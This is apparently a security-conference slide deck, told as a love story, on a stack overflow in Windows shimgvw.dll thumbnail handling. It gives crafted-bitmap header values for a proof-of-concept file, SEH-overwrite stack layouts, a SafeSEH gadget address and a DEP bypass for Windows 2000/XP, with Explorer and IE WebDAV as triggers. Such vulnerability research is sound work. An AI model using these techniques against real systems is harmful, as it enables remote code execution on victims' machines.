

# A Vulnerability in My Heart

Moti & Xu Hao


















# Agenda

- Beginning of the story
- Explanation of thumbnail
- Exploit it !
- Ending

# I looked around ...

- She was the tallest sitting in the middle with her girlfriends

Name	Address	Ordinal
 ImageView_COMServer	5CB05F0A	1
 ImageView_Fullscreen	5CB0B888	2
 ImageView_FullscreenA	5CB0B96D	3
 ImageView_FullscreenW	5CB0B9C2	4
 ImageView_PrintTo	5CB0BA6F	5
 ImageView_PrintToA	5CB0BB4F	6
 ImageView_PrintToW	5CB0BBA4	7
 imageview_fullscreenW	5CB0B9C2	8
 ConvertDIBSECTIONToThumbnail	5CB200EE	9
 DllCanUnloadNow	5CB187BC	10
 DllGetClassObject	5CB19D94	11
 DllInstall	5CB18B1D	12
 DllRegisterServer	5CB1A9E7	13
 DllUnregisterServer	5CB1AA6A	14
 DllMain(x,x,x)	5CB19D41	

# Love from first sight

- We meet @ shimgvw.dll
- Her name was Thumbnail
- & she was there all this time waiting for someone to pick her up

# The Approach

- I thought to ask her girlfriends about her  
But I was brave to approach her directly  
And boom I was in front of her !

```
; int __stdcall ConvertDIBSECTIONToThumbnail(LPVOID pv, int, int, struct tagSIZE *,
public _ConvertDIBSECTIONToThumbnail@32
_ConvertDIBSECTIONToThumbnail@32 proc near
; CODE XREF: GetMediaManagerThumbnail(IProp
; GetDocFileThumbnail(IPropertyStorage *,ta

var_20      = tagRECT ptr -20h
var_10      = dword ptr -10h
hMem        = dword ptr -0Ch
var_8       = dword ptr -8
var_4       = dword ptr -4
pv          = dword ptr 8
arg_4       = dword ptr 0Ch
arg_8       = dword ptr 10h
arg_C       = dword ptr 14h
arg_10      = dword ptr 18h
arg_14      = dword ptr 1Ch
arg_18      = dword ptr 20h
arg_1C      = dword ptr 24h

mov     edi, edi
push   ebp
mov     ebp, esp
sub     esp, 20h
mov     eax, [ebp+arg_4]
push   ebx
mov     ebx, [ebp+pv]
xor     ecx, ecx
mov     [ebp+var_4], eax
```


# A way to her heart

- To get her attention I looked into her beautiful eyes

```
loc_5CB1FC2D:                                ; CODE XREF: CreateSizedDIBSECTION(x,x
        cmp     ecx, 100h
        jg      loc_5CB1FCF0
        lea    esi, [edx+28h]
        lea    edi, [ebp+bmi.bmiColors]
        rep   movsd
        jmp     short loc_5CB1FC9B
```


# The pickup line

- `CMP ECX, 0x100; JG ERROR;`
- I knew that if I will be too nice I will lose her. So I said something **NEGATIVE** and she was looked on me with her eyes open and shocked



# We left to my house

- @Olly Avenue



```
OllyDbg - Explorer.EXE - [CPU - thread 00000640, module shimgvw]
File View Debug Plugins Options Window Help
L E M T W H C / K B R ...
5CB1FC15 8B55 14 MOV EDX,DWORD PTR SS:[EBP+14]
5CB1FC18 3B03 CMP EDX,EBX
5CB1FC1A 74 2A JE SHORT shimgvw.5CB1FC46
5CB1FC1C 0FB74A 0E MOVZX ECX,WORD PTR DS:[EDX+E]
5CB1FC20 3BCE CMP ECX,ESI
5CB1FC22 75 22 JNZ SHORT shimgvw.5CB1FC46
5CB1FC24 8B4A 20 MOV ECX,DWORD PTR DS:[EDX+20]
5CB1FC27 3BCB CMP ECX,EBX
5CB1FC29 75 02 JNZ SHORT shimgvw.5CB1FC20
5CB1FC2B 8BC8 MOV ECX,EAX
5CB1FC2D 81F9 00010000 CMP ECX,100
5CB1FC33 0F8F B7000000 JG shimgvw.5CB1FCF0
5CB1FC39 8D72 28 LEA ESI,DWORD PTR DS:[EDX+28]
5CB1FC3C 8DBD F8FBFFFF LEA EDI,DWORD PTR SS:[EBP-408]
5CB1FC42 F3:A5 REP MOVSD DWORD PTR ES:[EDI],DWORD PTR DS:[ESI]
5CB1FC44 EB 55 JMP SHORT shimgvw.5CB1FC9B
5CB1FC46 6A 01 PUSH 1
5CB1FC48 FF75 10 PUSH DWORD PTR SS:[EBP+10]
5CB1FC4B 57 PUSH EDI
5CB1FC4C FF15 0410B05C CALL DWORD PTR DS:[&GDI32.SelectPalette]
5CB1FC52 57 PUSH EDI
5CB1FC53 FF15 E010B05C CALL DWORD PTR DS:[&GDI32.RealizePalette]
5CB1FC59 8D85 F8FBFFFF LEA EAX,DWORD PTR SS:[EBP-408]
5CB1FC5F 50 PUSH EAX
5CB1FC60 68 00010000 PUSH 100
5CB1FC65 53 PUSH EBX
5CB1FC66 FF75 10 PUSH DWORD PTR SS:[EBP+10]
ECX=8887EE5C (decimal 2290609756.)
DS:[ESI]=[01A4B6C0]=564CE850
ES:[EDI]=[01944000]=???
```



# I wanted a Baby!

- In nerd words I wanted to execute code !



# It's not easy to born a baby

- Size check
  - Compare thumbnail size with display size
  - Lucky – we can control thumbnail width and height

```
push    eax                ; struct tagRECT *
push    [ebp+arg_C]        ; struct tagSIZE *
mov     [ebp+var_20.left], ecx
mov     [ebp+var_20.top], ecx
mov     [ebp+var_20.right], edi
call    _CalculateAspectRatio@8 ; CalculateAspectRatio(x,x)
mov     esi, [ebp+var_20.right]
sub     esi, [ebp+var_20.left]
cmp     esi, edi
mov     edi, [ebp+var_20.bottom]
jnz     short loc_5CBE0152
mov     eax, edi
sub     eax, [ebp+var_20.top]
cmp     eax, [ebx+8]
jz      short loc_5CBE01CA
```

# It's not easy to born a baby

- Special flag
  - Offset 0x1c must be set to 1
  - It is set in IExtractImage::GetLocation according to \*pdwFlags

```
mov    edx, [ecx]
shr    edx, 6
xor    edx, [esi+1Ch]
and    edx, 1
xor    [esi+1Ch], edx
```


- Unlucky – we can't control the flag
  - What we need is exactly – IEIFLAG\_ORIGSIZE (0x40)
  - This flag is default used in Win 2K

# Agenda

- Beginning of the story
- Explanation of thumbnail
- Exploit it !
- Ending


# View Thumbnail

- Why we need thumbnail
  - Figure out what the file is about without opening it, save your time
- How to view thumbnail
  - Single click the file
    - view details on left side
    - You should set “show common tasks in folders”



# View Thumbnail

- How to view thumbnail
  - Set explorer view mode to thumbnail



- Thumbnail size can be set in registry
  - HKEY\_CURRENT\_USER\Software\Microsoft\Windows\CurrentVersion\Explorer
  - ThumbnailSize (REG\_DWORD)
  - Default size is 96

# Store Thumbnail in File

- Thumbnail in file
  - Various kinds of file may contain thumbnail
    - Office files, PDF files, media files and ...
  - What we are interested in
    - How to locate thumbnail content in file
  - We take compound binary file format as an example
    - A container can store number of stream data
    - Microsoft saves some type files in compound file format
      - Old office files ( .doc not .docx), MIC files and ...
  - Try to locate thumbnail in a compound file
    - Modify the structure member to what we need

# Compound File Format

- A compound file stores data in sectors
  - The sector size is usually 512 bytes
  - A stream is made up of a sequence sectors
  - Sector types
    - FAT / Directory / MiniFAT / DIF / Storage
    - FAT (File Allocation Table) contains chains of sectors
    - Directory contains per stream information
    - Storage sector contains arbitrary file data
  - May store thumbnail as stream data
- Use tools to make life easy
  - Compound file explorer



# Locate Thumbnail Data

- Using CFX to open a compound file
  - DOC file

0x00000012 (PIDS1_APPNAME)	VT_LPSTR	Microsoft Office Word
0x0000000A (PIDS1_EDITTIME)	VT_FILETIME	1/1/1601 12:14:00 AM (UTC)
0x0000000C (PIDS1_CREATE_DTM)	VT_FILETIME	9/16/2009 3:54:00 PM (UTC)
0x0000000D (PIDS1_LASTSAVE_DTM)	VT_FILETIME	11/23/2010 7:11:00 AM (UTC)
0x0000000E (PIDS1_PAGECOUNT)	VT_I4	1 (0x00000001)
0x0000000F (PIDS1_WORDCOUNT)	VT_I4	3 (0x00000003)
0x00000010 (PIDS1_CHARCOUNT)	VT_I4	22 (0x00000016)
0x00000013 (PIDS1_DOC_SECURITY)	VT_I4	0 (0x00000000)
0x00000011 (PIDS1_THUMBNAIL)	VT_CF	...

- MIC file

Number of properties: 1

Properties:

ID	Name	Type	Value
0x00000002	Thumbnail	VT_BLOB	... (Size = 43240 bytes)

# Thumbnail Structure

- Usually thumbnail is small
  - Stored in BMP format, no compression needed
- Bitmap
  - A header + A logical palette + An array of bytes defining the pixels

```
typedef struct tagBITMAPINFO {  
    BITMAPINFOHEADER bmiHeader;  
    RGBQUAD          bmiColors[1];  
} BITMAPINFO, *PBITMAPINFO;
```

```
typedef struct tagBITMAPINFOHEADER {  
    DWORD biSize;  
    LONG  biWidth;  
    LONG  biHeight;  
    WORD  biPlanes;  
    WORD  biBitCount;  
    DWORD biCompression;  
    DWORD biSizeImage;  
    LONG  biXPelsPerMeter;  
    LONG  biYPelsPerMeter;  
    DWORD biClrUsed;  
    DWORD biClrImportant;  
} BITMAPINFOHEADER, *PBITMAPINFOHEADER;
```

# Thumbnail Structure

- Let's pay attention to some members
  - WORD biBitCount
    - Determines the number of bits that define each pixel and the maximum number of colors in the bitmap
    - When set to 8 - The bitmap has a maximum of 256 colors, and the bmiColors member of BITMAPINFO contains up to 256 entries
  - DWORD biClrUsed
    - the number of color indexes in the color table that are actually used by the bitmap
    - If biBitCount member is less than 16, the biClrUsed member specifies the actual number of colors the graphics engine accesses
  - bmiColors
    - The count of colors is determined by biBitCount and biClrUsed



# Create Poc File

- Locate thumbnail data in file
- Find BITMAPINFOHEADER
- Modify header
  - Set biBitCount to 8
  - Set biClrUsed to negative number
  - Set width and height < 96
- `cmp ecx, 100h; jg xxxx;`
  - Bypass size check
  - Stack overflow occur

# Agenda

- Beginning of the story
- Explanation of thumbnail
- **Exploit it !**
- Ending

# Attack Vector

- Destination
  - Execute shellcode
- Trigger way
  - Local
    - Explorer.exe
  - Remote
    - IE 6/7/8, through WebDav
- Problem
  - SafeSEH
  - DEP

# Win 2K + Explorer

- Protection
  - No SafeSEH, no DEP
- Exploit way
  - Trigger through explorer.exe
  - Arrange stack like
    - EBX = 0x02F8FFDC
    - 0042B449 -FFE3          JMP EBX

02F8FFD8	FFFFFFFF	
02F8FFDC	909006EB	Pointer to next SEH record
02F8FFE0	0042B449	SE handler
02F8FFE4	FFFE43E9	
02F8FFE8	FFFFFFFF	

- Stack overflow ->overwrite SEH handler ->exception occur ->JMP EBX ->classical short jump ->jump back to shellcode
- **Demo**



# Win XP + IE 6/7

- Protection
  - With SafeSEH, no DEP
- Exploit way
  - Trigger through IE 6/7 Webdav
    - You must set view mode to thumbnail manually ☹
  - Break SafeSEH
    - “Defeating the Stack Based Buffer Overflow Prevention Mechanism of Microsoft Windows 2003 Server” - David Litchfield
    - Find a universal jump address – “pop;pop;ret”
    - 0x7FFA1571
    - Can't be used when DEP is turned on

# Win XP + IE 6/7

- Exploit way
  - Arrange stack like
    - Stack

<b>02D8F56C</b>	7C9232A8
02D8F570	02D8F654
02D8F574	02D8FF30

02D8FF30	909006EB	Pointer to next SEH record
02D8FF34	7FFA1571	SE handler
02D8FF38	FFFE3BE9	

- Pop;pop;ret instruction

<b>7FFA1571</b>	58	<b>pop</b>	eax
7FFA1572	BF 58C058C2	mov	edi, C258C058
7FFA1577	58	pop	eax
7FFA1578	C3	retn	

- **Demo**

# Win XP + Explorer

- Protection
  - With SafeSEH, with DEP (not permanent)
- Exploit way
  - Trigger through explorer.exe
  - Break SafeSEH
    - We need lots of luck to find some useful instruction in none safe seh table module
    - In my test case: l3codeca.acm
  - Break DEP
    - ROP ?
    - Since explorer.exe is not protected by permanent DEP
      - Easy way: ret2lib with SetProcessDEPPolicy

# Win XP + Explorer

- Exploit way
  - Arrange stack like
    - Instruction in l3codeca.acm which can shift esp to our data

3E103007	81C4 A8050000	add	esp, 5A8
3E10300D	C3	retn	

- Call SetProcessDEPPolicy and ret to JMP ESP

0178FB14	7C8622A4	kernel32.SetProcessDEPPolicy
0178FB18	7C874413	kerne132.7C874413
0178FB1C	00000000	
0178FB20	000253E9	
0178FB24	90909000	

0178FF30	FFFFFFFF	End of SEH chain
0178FF34	3E103007	SE handler

- *Demo*

# Affected Software

- Some software need to get thumbnail from file
  - Be affected when getting thumbnail from malicious file
- Example
  - Preview office documents in SharePoint
    - Extract thumbnails and display document previews on the Web through SharePoint service
- Test to prove the idea
  - Write a tool to extract thumbnail from file
    - Don't forget the flag: IEIFLAG\_ORIGSIZE
  - Test the tool with our Poc file

# Write the Tool

- How to extract thumbnail from file

- Get IExtractImage interface

- ```
hr = SHGetDesktopFolder(&pDesktop);
```

- ```
hr = pDesktop->ParseDisplayName(NULL, NULL, L"C:\\test", NULL, &pidl, NULL);
```

- ```
hr = pDesktop->BindToObject(pList, NULL, IID_IShellFolder, (void**)&pSub);
```

- ```
hr = pSub->ParseDisplayName(NULL, NULL, L"Poc.mic", NULL, &pidl, NULL);
```

- ```
hr = pSub ->GetUIObjectOf(NULL, 1, &pidl, IID_IExtractImage, NULL, (void**)& pIExtract);
```

- IExtractImage interface defines two methods

- GetLocation

- Tell the interface the size, color depth and ...

- Must set IEIFLAG\_ORIGSIZE flag to trigger the vulnerability

- Extract

- Call extract method and get a HBITMAP handle

# Test the Tool

- We setup an easy environment to test
  - Win XP with DEP off
- Exploit way
  - Same as how we do for XP + IE 6/7
- *Demo*

# Agenda

- Beginning of the story
- Explanation of thumbnail
- Exploit it !
- Ending



# Ending of the story

- To be a good hacker, you should have
  - Patience – never give up when you face trouble
  - Confidence – believe that you can find some vulnerabilities
  - Luck – it is so important sometime
  - Strong heart – your heart should never be broken
- Keep hunting next 0day !



Thanks for ur time

Any Question?